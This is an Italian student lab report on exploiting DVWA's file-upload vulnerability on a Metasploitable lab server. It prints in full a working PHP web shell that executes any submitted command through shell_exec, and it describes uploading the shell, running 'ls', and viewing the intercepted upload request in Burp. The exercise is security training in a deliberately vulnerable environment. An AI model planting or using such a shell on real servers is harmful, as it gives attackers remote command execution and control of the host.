CONSEGNA 26 FEBBRAIO S6L1

L'obbiettivo di oggi è quello di sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Siamo in una fase di Exploit delle Web App, in questo caso la DWVA.Grazie a questo tipo di vulnerabilità sul web server, è possibile caricare una Shell in PHP e prendere il controllo remoto del web server. Il codice PHP che ho usato è il seguente:

```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }

        main {
            margin: auto;
            max-width: 850px;
        }

        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }

        label {
            display: block;
        }

        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }

        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }

        button {
            border: none;
            cursor: pointer;
            margin-left: 5px;
        }
```

```
        button:hover {
            background-color: #e6e6e6;
        }

        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>

</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES,
'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h2>Output</h2>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```

Come ho già detto, questo è un codice PHP e HTML che crea una “shell” su una pagina Web.Una shell è un interfaccia che consente agli utenti di inserire comandi che il server (nel nostro caso Metasploitable) esegue per loro. Il codice PHP inizia controllando se è stato inviato un comando attraverso un modulo POST. Se sì, esegue quel comando sul server e memorizza il risultato.
Il codice PHP inizia controllando se è stato inviato un comando attraverso un modulo POST. Se sì, esegue il comando sul server e memorizza il risultato. Nel codice HTML c'è un modulo con un campo di testo dove gli utenti possono inserire i loro comandi. Quando il modulo viene inviato, il comando viene mandato al server. Dopo l'invio del modulo, il codice PHP controlla se la richiesta è stata fatta tramite il metodo POST. Se sì, mostra il risultato del comando eseguito.
Caricando la shell, che ho inserito in un file.php sul Kali, si apre la shell che mi permette di inserire, in un’interfaccia grafica creata dall’HTML, alcuni comandi. Come vediamo in Fig.1, il comando inserito è ls, che mi mostra le i file in quella directory. Caricando questa semplice shell, ho avuto modo di prendere il controllo del server.



Fig.1

In figura.2, possiamo vedere la richiesta di upload intercettata di Burp, dove viene inviato una richiesta di tipo POST.



Fig.2